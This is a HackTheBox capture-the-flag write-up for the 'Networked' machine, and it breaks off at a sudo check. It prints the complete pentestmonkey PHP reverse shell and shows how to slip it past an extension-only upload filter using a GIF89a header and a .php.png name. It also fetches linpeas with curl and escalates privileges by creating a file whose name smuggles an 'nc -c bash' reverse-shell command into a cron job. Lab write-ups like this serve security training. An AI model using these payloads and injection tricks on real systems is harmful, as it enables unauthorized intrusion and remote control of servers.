Networked#
Overview#
- OS: Linux
- IP: 10.10.10.146
- Difficulty: Easy
- Platform: HackTheBox
- OSCP: No
- Lists: N/A
Summary#
learnt to upload a content type payload with the extension .png.
Enumeration#

nmap scan results

homepage
dirsearch


/backup
/photos
/upload
Vulnerabilities#
Exploitation#
ok so on examining upload.php apparently the validation is only done by extension
     //$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
        list ($foo,$ext) = getnameUpload($myFile["name"]);
        $validext = array('.jpg', '.png', '.gif', '.jpeg');
        $valid = false;
        foreach ($validext as $vext) {
          if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
            $valid = true;
          }
and permissions are being set on the uploaded files
    // set proper permissions on the new file
        chmod(UPLOAD_DIR . $name, 0644);
lets try uploading a shell, first lets get the php reverse shell from pentestmonkey
    <?php
    // php-reverse-shell - A Reverse Shell implementation in PHP
    // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
    //
    // This tool may be used for legal purposes only.  Users take full responsibility
    // for any actions performed using this tool.  The author accepts no liability
    // for damage caused by this tool.  If these terms are not acceptable to you, then
    // do not use this tool.
    //
    // In all other respects the GPL version 2 applies:
    //
    // This program is free software; you can redistribute it and/or modify
    // it under the terms of the GNU General Public License version 2 as
    // published by the Free Software Foundation.
    //
    // This program is distributed in the hope that it will be useful,
    // but WITHOUT ANY WARRANTY; without even the implied warranty of
    // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
    // GNU General Public License for more details.
    //
    // You should have received a copy of the GNU General Public License along
    // with this program; if not, write to the Free Software Foundation, Inc.,
    // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
    //
    // This tool may be used for legal purposes only.  Users take full responsibility
    // for any actions performed using this tool.  If these terms are not acceptable to
    // you, then do not use this tool.
    //
    // You are encouraged to send comments, improvements or suggestions to
    // me at pentestmonkey@pentestmonkey.net
    //
    // Description
    // -----------
    // This script will make an outbound TCP connection to a hardcoded IP and port.
    // The recipient will be given a shell running as the current user (apache normally).
    //
    // Limitations
    // -----------
    // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
    // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
    // Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
    //
    // Usage
    // -----
    // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

    set_time_limit (0);
    $VERSION = "1.0";
    $ip = '127.0.0.1';  // CHANGE THIS
    $port = 1234;       // CHANGE THIS
    $chunk_size = 1400;
    $write_a = null;
    $error_a = null;
    $shell = 'uname -a; w; id; /bin/sh -i';
    $daemon = 0;
    $debug = 0;

    //
    // Daemonise ourself if possible to avoid zombies later
    //

    // pcntl_fork is hardly ever available, but will allow us to daemonise
    // our php process and avoid zombies.  Worth a try...
    if (function_exists('pcntl_fork')) {
    	// Fork and have the parent process exit
    	$pid = pcntl_fork();

    	if ($pid == -1) {
    		printit("ERROR: Can't fork");
    		exit(1);
    	}

    	if ($pid) {
    		exit(0);  // Parent exits
    	}

    	// Make the current process a session leader
    	// Will only succeed if we forked
    	if (posix_setsid() == -1) {
    		printit("Error: Can't setsid()");
    		exit(1);
    	}

    	$daemon = 1;
    } else {
    	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
    }

    // Change to a safe directory
    chdir("/");

    // Remove any umask we inherited
    umask(0);

    //
    // Do the reverse shell...
    //

    // Open reverse connection
    $sock = fsockopen($ip, $port, $errno, $errstr, 30);
    if (!$sock) {
    	printit("$errstr ($errno)");
    	exit(1);
    }

    // Spawn shell process
    $descriptorspec = array(
       0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
       1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
       2 => array("pipe", "w")   // stderr is a pipe that the child will write to
    );

    $process = proc_open($shell, $descriptorspec, $pipes);

    if (!is_resource($process)) {
    	printit("ERROR: Can't spawn shell");
    	exit(1);
    }

    // Set everything to non-blocking
    // Reason: Occsionally reads will block, even though stream_select tells us they won't
    stream_set_blocking($pipes[0], 0);
    stream_set_blocking($pipes[1], 0);
    stream_set_blocking($pipes[2], 0);
    stream_set_blocking($sock, 0);

    printit("Successfully opened reverse shell to $ip:$port");

    while (1) {
    	// Check for end of TCP connection
    	if (feof($sock)) {
    		printit("ERROR: Shell connection terminated");
    		break;
    	}

    	// Check for end of STDOUT
    	if (feof($pipes[1])) {
    		printit("ERROR: Shell process terminated");
    		break;
    	}

    	// Wait until a command is end down $sock, or some
    	// command output is available on STDOUT or STDERR
    	$read_a = array($sock, $pipes[1], $pipes[2]);
    	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    	// If we can read from the TCP socket, send
    	// data to process's STDIN
    	if (in_array($sock, $read_a)) {
    		if ($debug) printit("SOCK READ");
    		$input = fread($sock, $chunk_size);
    		if ($debug) printit("SOCK: $input");
    		fwrite($pipes[0], $input);
    	}

    	// If we can read from the process's STDOUT
    	// send data down tcp connection
    	if (in_array($pipes[1], $read_a)) {
    		if ($debug) printit("STDOUT READ");
    		$input = fread($pipes[1], $chunk_size);
    		if ($debug) printit("STDOUT: $input");
    		fwrite($sock, $input);
    	}

    	// If we can read from the process's STDERR
    	// send data down tcp connection
    	if (in_array($pipes[2], $read_a)) {
    		if ($debug) printit("STDERR READ");
    		$input = fread($pipes[2], $chunk_size);
    		if ($debug) printit("STDERR: $input");
    		fwrite($sock, $input);
    	}
    }

    fclose($sock);
    fclose($pipes[0]);
    fclose($pipes[1]);
    fclose($pipes[2]);
    proc_close($process);

    // Like print, but does nothing if we've daemonised ourself
    // (I can't figure out how to redirect STDOUT like a proper daemon)
    function printit ($string) {
    	if (!$daemon) {
    		print "$string\n";
    	}
    }

    ?>
we will change the ip nd port accordingly
and then we add this to the top line
GIF89a;
followed w renaming the file from .php to .php.png nd then we upload this file

ok cool now we have our shell


lets upgrade the shell with some magic like how we do

python -c ‘import pty;pty.spawn(”/bin/bash”)’
stty -a ; for getting the col nd row signs
ctrl+z to put the process in foreground
followed with
stty raw-echo;fg nd hit the enter button twice
set cols nd rows with info from stty-a
alr now moving on we see that our user is apache

ok cool our privs our still low , lets escalate them nd pwn the box
we first start a python server on our machine where linpeas is located , then from the victims machine we use a curl command to grab the file
curl http://ip:port/linpeas.sh -o linpeas.sh
and then we change the permission
chmod + x linpeas.sh
then we run it with ./linpeas.sh

ok lets check out if there is anything interesting from the scan
aand there was nothing interersting at all because most of the permissions are restricted for the user we are on.
lets search dirs manually nd see if we come across anything interesting

oh damn so there is a cron job being run with this user called guly
lets check it out

so every 3 minutes the check_attack.php file runs

ok so this basically executes any php file that is in the uploads dir, nd checks if it is a potential attack or not
what if we put a rev shell here?
lets do that

navigate to that dir nd type this
touch — ‘;nc -c bash 10.10.14.30 4321;.php’

now lets wait
aaand we have our connect
lets try sudo -l

ok so we have permissions to this file called changename.sh ?
